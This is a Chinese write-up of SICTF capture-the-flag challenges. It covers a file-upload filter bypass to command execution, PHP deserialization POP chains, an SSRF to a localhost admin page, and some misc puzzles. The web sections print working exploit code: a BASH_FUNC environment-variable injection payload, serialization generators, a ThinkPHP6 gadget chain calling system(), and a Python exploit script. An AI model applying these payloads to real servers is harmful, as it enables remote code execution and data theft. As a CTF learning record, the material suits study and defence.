SICTF wp


web

100%_upload

打开题目看到地址栏推测文件包含

```
yuanshen.life:39036/index.php?file=upload.php
```

读伪协议看到源码




Plain Text

```
<?php
  if(isset($_FILES['upfile'])){
    $uploaddir = 'uploads/';
    $uploadfile = $uploaddir . basename($_FILES['upfile']['name']);
    $ext = pathinfo($_FILES['upfile']['name'],PATHINFO_EXTENSION);

    $text = file_get_contents($_FILES['upfile']['tmp_name']);


    echo $ext;

    if (!preg_match("/ph.|htaccess/i", $ext)){

      if(preg_match("/<\?php/i", $text)){
        echo "茂夫说：你的文件内容不太对劲哦<br>";
      }
      else{
        move_uploaded_file($_FILES['upfile']['tmp_name'],$uploadfile);
        echo "上传成功<br>路径为:" . $uploadfile . "<br>";
      }
    }
    else {
      echo "恶意后缀哦<br>";

    }
  }
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>上传文件</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            margin: 0;
            padding: 0;
            background-image: url('100.jpg');
            background-size: cover;
            background-position: center;
        }

```

```
        .container {
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
        }

        form {
            background-color: rgba(255, 255, 255, 0.8);
            padding: 20px;
            border-radius: 8px;
            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
        }

        input[type="file"] {
            margin-bottom: 10px;
        }

        input[type="submit"] {
            background-color: #007bff;
            color: #fff;
            padding: 10px 15px;
            border: none;
            border-radius: 4px;
            cursor: pointer;
        }

        input[type="submit"]:hover {
            background-color: #0056b3;
        }
    </style>
</head>
<body>
    <div class="container">
        <form action="upload.php" method="POST" enctype="multipart/form-data">
            <p>请不要上传php脚本哈，不然我们可爱的茂夫要生气啦</p>
            <input type="file" name="upfile" value="" />
            <br>
            <input type="submit" name="submit" value="提交" />
        </form>
    </div>
</body>
</html>
```


可以看到过滤了.php和htaccess然后把php文件的短标签<?php过滤了，浅浅绕过一下

但是eval被ban了换成system




成功rce

bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var



SICTF{e7ffe5fa-5e43-4112-8946-dd732e8a8447}



Not just unserialize

题目 Plain Text

```
<?php

highlight_file(__FILE__);
class start
{
    public $welcome;
    public $you;
    public function __destruct()
    {
        $this->begin0fweb();
    }
    public  function begin0fweb()
    {
        $p='hacker!';
        $this->welcome->you = $p;
    }
}

class SE{
    public $year;
    public function __set($name, $value){
        echo '  Welcome to new year!  ';
        echo($this->year);
    }
}

class CR {
    public $last;
    public $newyear;

    public function __tostring() {

        if (is_array($this->newyear)) {
            echo 'nonono';
            return false;
        }
        if (!preg_match('/worries/i',$this->newyear))
        {
            echo "empty it!";
            return 0;
        }

        if(preg_match('/^.*(worries).*$/',$this->newyear)) {
            echo 'Don\'t be worry';
        } else {
```

```
            echo 'Worries doesn\'t exists in the new year  ';
            empty($this->last->worries);
        }
        return false;
    }
}

class ET{

    public function __isset($name)
    {
        foreach ($_GET['get'] as $inject => $rce){
            putenv("{$inject}={$rce}");
        }
        system("echo \"Haven't you get the secret?\"");
    }
}
if(isset($_REQUEST['go'])){
    unserialize(base64_decode($_REQUEST['go']));
}
?>
```

Plain Text

```
<?php
class start
{
  public $welcome;
  public $you;
}
class SE{
  public $year;
}
class CR {
  public $last;
  public $newyear;
}
class ET{
}
$a = new start;
$a -> welcome = new SE;
$a -> welcome -> year = new CR;
$a -> welcome -> year -> newyear = "111Worries";
$a -> welcome -> year -> last = new ET;
echo(base64_encode(serialize($a)));
```

先反序列化绕过正则

然后看到ET类里的rce是环境变量注入执行任意命令网上文章很多

payload：?get[BASH_FUNC_echo%%]=() { cat /f*; }

EZ_SSRF

Plain Text

```
<?php
highlight_file(__file__);
error_reporting(0);
function get($url) {
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, $url);
    curl_setopt($curl, CURLOPT_HEADER, 0);
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    $data = curl_exec($curl);
    curl_close($curl);
    echo base64_encode($data);
    return $data;
}
class client{
    public $url;
    public $payload;
    public function __construct()
    {
        $url = "http://127.0.0.1/";
        $payload = "system(\"cat /flag\");";
        echo "Exploit";
    }
    public function __destruct()
    {
        get($this->url);
    }
}
// hint:hide other file
if(isset($_GET['Harder'])) {
    unserialize($_GET['Harder']);
} else {
    echo "You don't know how to pass parameters?";
}

?>
You don't know how to pass parameters?
```

有句注释// hint:hide other file

扫出admin.php

```
[12:52:07] 200 -    1KB - /admin.php
```


admin.php Plain Text

```php
<?php
error_reporting(0);
include "flag.php";
highlight_file(__FILE__);
$allowed_ip = "127.0.0.1";
if ($_SERVER['REMOTE_ADDR'] !== $allowed_ip) {
    die("You can't get flag");
} else {
    echo $flag;
}
?> You can't get flag
```

所以我们的反序列化要访问的url为：http://127.0.0.1/admin.php

Plain Text

```php
<?php
class client{
    public $url;
    public $payload;
}
$a = new client;
$a -> url = "http://127.0.0.1/admin.php";
$a -> payload = "system(\"cat /flag\");";
echo(serialize($a));
```



bGU9ImNvbG9yOiAjMDAwMEJCIj4kX1NFUlZFUjwvc3Bhbj48c3BhbiBzdHlsZT0iY29sb3I6ICMwMDc3MDAiPls
4+PHNwYW4gc3R5bGU9ImNvbG9yOiAjREQwMDAwIj4nUkVNT1RFX0FERFInPC9zcGFuPjxzcGFuIHN0eWxlPSJjb
IzAwNzcwMCI+XSZuYnNwOyE9PSZuYnNwOzwvc3Bhbj48c3BhbiBzdHlsZT0iY29sb3I6ICMwMDAwQkIiPiRhbGx
lwPC9zcGFuPjxzcGFuIHN0eWxlPSJjb2xvcjogIzAwNzcwMCI+KSZuYnNwO3sNPGJyIC8+Jm5ic3A7Jm5ic3A7Jn
Jm5ic3A7ZGllKDwvc3Bhbj48c3BhbiBzdHlsZT0iY29sb3I6ICNERDAwMDAiPiJZb3UmbmJzcDtjYW4ndCZuYnN
ZuYnNwO2ZsYWciPC9zcGFuPjxzcGFuIHN0eWxlPSJjb2xvcjogIzAwNzcwMCI+KTsNPGJyIC8+fSZuYnNwO2Vsc

Output

time: 1ms
length: 1372
lines: 4

$allowed_ip <span style="color:
#007700">= "127.0.0.1"<span style="colo
#007700">;

if ($_SERVER<span style="color:
#007700">['REMOTE_ADDR'<span style="color:
#007700">] !== $allowed_ip<span
style="color: #007700">) {

    die(<span style="color:
#DD0000">"You can't get flag");

} else {

    echo $flag;

}

?>

</code>SICTF{5c5685a3-54ed-4d9f-a342-0aba14dce45c}

Oyst3rPHP

扫目录看到www.zip泄露


找到网页的代码找三个生蚝，前两个好找

Index.php Plain Text

```php
<?php
namespace app\controller;
use app\BaseController;

class Index extends BaseController
{

    public function index()
    {
    echo "RT，一个很简单的Web，给大家送一点分,再送三只生蚝，过年一起吃生蚝哈";
        echo "<img src='../Oyster.png'"."/>";


    $payload = base64_decode(@$_POST['payload']);
        $right = @$_GET['left'];
        $left = @$_GET['right'];

    $key = (string)@$_POST['key'];
        if($right !== $left && md5($right) == md5($left)){

      echo "Congratulations on getting your first oyster";
      echo "<img src='../Oyster1.png'"."/>";

      if(preg_match('/.+?THINKPHP/is', $key)){
                die("Oysters don't want you to eat");
            }
            if(stripos($key, '603THINKPHP') === false){
                die("！！！Oysters don't want you to eat！！！");
            }

      echo "WOW！！！Congratulations on getting your second oyster";
      echo "<img src='../Oyster2.png'"."/>";

      @unserialize($payload);
      //最后一个生蚝在根目录，而且里面有Flag？？？咋样去找到它呢？？？它的名字是什么？？？
      //在源码的某处注释给出了提示，这就看你是不是真懂Oyst3rphp框架咯！！！
      //小Tips：细狗函数┗|｀O′|┛ 嗷~~
        }
    }

  public function doLogin()
    {
    /*emmm我也不知道这是what，瞎写的*/
        if ($this->request->isPost()) {
```

```
            $username = $this->request->post('username');
            $password = $this->request->post('password');


            if ($username == 'your_username' && $password == 'your_password') {

                $this->success('Login successful', 'index/index');
            } else {

                $this->error('Login failed');
            }
        }
    }


}
```

第一个生蚝直接md5弱比较得到



第二个生蚝看到网上正则解法

```php
if(preg_match('/.+?ctfshow/is', $f)){
        die('bye!');
    }
```


在/s模式下，.匹配任意字符，+表示匹配一次或更多次，至少一次而后面加个?表示懒惰模式，+?表示重复1次或更多次，但尽可能少匹配字符。

因为.+?三个连在一起就表示在ctfshow前面必须至少有一个字符才会使这个if判断为真。

正解：PCRE回溯次数限制

继续搬出当年山河的脚本

```
import requests
url='http://yuanshen.life:39544/?left=QNKCDZO&right=240610708'
data={
    'key':'2024'*250000+'603THINKPHP'
    }
r = requests.post(url=url,data=data).text
print(r)
```



最后一只生蚝hint说

```
//最后一个生蚝在根目录，而且里面有Flag？？？咋样去找到它呢？？？它的名字是什么？？？
//在源码的某处注释给出了提示，这就看你是不是真懂Oyst3rphp框架咯！！！
//小Tips：细狗函数┗|｀O′|┛ 嗷~~
```

好好好索性查了波thinkphp6反序列化漏洞这些文章总于找到第三个生蚝

```
    0 references | 0 overrides
    public function __destruct()
    {
        if ($this->lazySave) {
            $this->save();
        }
    }/*WOW! ! ! 看来你是懂的，第三个生蚝在根目录下的Oyst3333333r.php里，快去找到它吧*/
}
```

直接套用网上的poc可以命令执行


poc PHP

```php
<?php

// 保证命名空间的一致
namespace think {
    // Model需要是抽象类
    abstract class Model {
        // 需要用到的关键字
        private $lazySave = false;
        private $data = [];
        private $exists = false;
        protected $table;
        private $withAttr = [];
        protected $json = [];
        protected $jsonAssoc = false;

        // 初始化
        public function __construct($obj='') {
            $this->lazySave = true;
            $this->data = ['cat /Oyst3333333r.php '=>['cat /Oyst3333333r.php ']];
            $this->exists = true;
            $this->table = $obj;    // 触发__toString
            $this->withAttr = ['cat /Oyst3333333r.php '=>['system']];
            $this->json = ['cat /Oyst3333333r.php '];
            $this->jsonAssoc = true;
        }
    }
}

namespace think\model {
    use think\Model;
    class Pivot extends Model {

    }

    // 实例化
    $p = new Pivot(new Pivot());
    echo(urlencode(base64_encode(serialize($p))));
}

```

exp

PHP

```python
import requests
url='http://yuanshen.life:39544/?left=QNKCDZO&right=240610708'
data={
    'key':'a'*1000000+'603THINKPHP',
    'payload':'TzoxNzoidGhpbmtcbW9kZWxcUGl2b3QiOjc6e3M6MjE6IgB0aGlua1xNb2RlbABsYXp5U2F2ZSI7YjoxO3M6MTc6IgB0aGlua1xNb2RlbABkYXRhIjthOjE6e3M6MjI6ImNhdCAvT3lzdDMzMzMzMzNyLnBocCAiO2E6MTp7aTowO3M6MjI6ImNhdCAvT3lzdDMzMzMzMzNyLnBocCAiO319czoxOToiAHRoaW5rXE1vZGVsAGV4aXN0cyI7YjoxO3M6ODoiACoAdGFibGUiO086MTc6InRoaW5rXG1vZGVsXFBpdm90Ijo3OntzOjIxOiIAdGhpbmtcTW9kZWwAbGF6eVNhdmUiO2I6MTtzOjE3OiIAdGhpbmtcTW9kZWwAZGF0YSI7YToxOntzOjIyOiJjYXQgL095c3QzMzMzMzci5waHAgIjthOjE6e2k6MDtzOjIyOiJjYXQgL095c3QzMzMzMzci5waHAgIjt9fXM6MTk6IgB0aGlua1xNb2RlbABleGlzdHMiO2I6MTtzOjg6IgAqAHRhYmxlIjtzOjA6IiI7czoyMToiAHRoaW5rXE1vZGVsAHdpdGhBdHRyIjthOjE6e3M6MjI6ImNhdCAvT3lzdDMzMzMzMzNyLnBocCAiO2E6MTp7aTowO3M6Njoic3lzdGVtIjt9fXM6NzoiACoAanNvbiI7YToxOntpOjA7czoyMjoiY2F0IC9PeXN0MzMzMzMzM3IucGhwICI7fXM6MTI6IgAqAGpzb25Bc3NvYyI7YjoxO31zOjIxOiIAdGhpbmtcTW9kZWwAd2l0aEF0dHIiO2E6MTp7czoyMjoiY2F0IC9PeXN0MzMzMzMzM3IucGhwICI7YToxOntpOjA7czo2OiJzeXN0ZW0iO319czo3OiIAKgBqc29uIjthOjE6e2k6MDtzOjIyOiJjYXQgL095c3QzMzMzMzci5waHAgIjt9czoxMjoiACoAanNvbkFzc29jIjtiOjE7fQ%3D%3D'
    }
r = requests.post(url=url,data=data)
print(r.text)
```



misc


[签到]签到

扫描二维码关注公众号后发送，获取flag

真💨签到

题目压缩包后附着hex

```
AF 89 22 00 74 61 73 6B 2F 0A 00 20 00 00 00 00  ¯‰".task/.. ....
00 01 00 18 00 83 58 CC 50 AA 4A DA 01 00 00 00  .....ƒXÌPªJÚ....
00 00 00 00 00 00 00 00 00 00 00 00 00 50 4B 05  .............PK.
06 00 00 00 00 03 00 03 00 3B 01 00 00 D2 89 22  .........;...Ò‰"
00 00 00 35 34 35 36 35 34 35 34 35 34 35 36 35  ...5456545454565
34 35 38 34 31 34 32 35 39 35 35 35 38 35 34 35  4584142595558545
38 35 34 35 38 34 33 34 31 35 32 35 39 35 39 35  8545843415259595
38 34 31 35 61 34 33 35 39 35 39 35 39 35 35 35  8415a43595959555
38 35 36 33 64                                   8563d
```



通过文本加密为字母（https://www.qqxiuzi.cn/bianma/wenbenjiami.php?s=zimu#:~:text=%E6%96%87%E6%9C%AC%E5%8A%A0%E5%AF%86%E4%B8%BA%E5%AD%97%E6%AF%8D%20%E4%BD%BF%E7%94%A8%E5%AF%86%E7%A0%81%20%E5%8A%A0%E5%AF%86,%EF%BC%9A%E6%96%87%E6%9C%AC%E6%A1%86%E8%BE%93%E5%85%A5%E5%8E%9F%E5%A7%8B%E6%96%87%E6%9C%AC%EF%BC%8C%E4%BD%BF%E7%94%A8%E5%AF%86%E7%A0%81%E5%88%99%E5%9C%A8%E5%AF%86%E7%A0%81%E6%A1%86%E4%B8%AD%E8%AE%BE%E5%AE%9A%E4%B8%80%E4%B8%AA%E5%AF%86%E7%A0%81%EF%BC%8C%E7%82%B9%E5%87%BB%E5%8A%A0%E5%AF%86%E6%8C%89%E9%92%AE%EF%BC%8C%E4%B8%8B%E6%96%B9%E5%B0%86%E6%98%BE%E7%A4%BA%E5%8A%A0%E5%AF%86%E5%90%8E%E7%9A%84%E6%96%87%E6%9C%AC%E3%80%82%20%E8%A7%A3%E5%AF%86%20%EF%BC%9A%E6%96%87%E6%9C%AC%E6%A1%86%E8%BE%93%E5%85%A5%E5%8A%A0%E5%AF%86%E6%96%87%E6%9C%AC%EF%BC%8C%E5%A6%82%E6%9E%9C%E6%9C%89%E5%AF%86%E7%A0%81%E5%88%99%E5%9C%A8%E5%AF%86%E7%A0%81%E6%A1%86%E4%B8%AD%E8%BE%93%E5%85%A5%E5%8A%A0%E5%AF%86%E5%AF%86%E7%A0%81%EF%BC%8C%E7%82%B9%E5%87%BB%E8%A7%A3%E5%AF%86%E6%8C%89%E9%92%AE%EF%BC%8C%E4%B8%8B%E6%96%B9%E5%B0%86%E6%98%BE%E7%A4%BA%E8%A7%A3%E5%AF%86%E5%90%8E%E7%9A%84%E6%96%87%E6%9C%AC%E3%80%82）得到压缩包密码


文本加密为字母

TVTTTVTXABYUXTXTXCARYYXAZCYYYUXV=

加密 解密 清空 使用密码

2024HappyNewYear

打开后发现音频和图片，音频频谱图显示



另外文件名为lagrange大写，所以隐写密码为givemeyourLAGRANGE

```
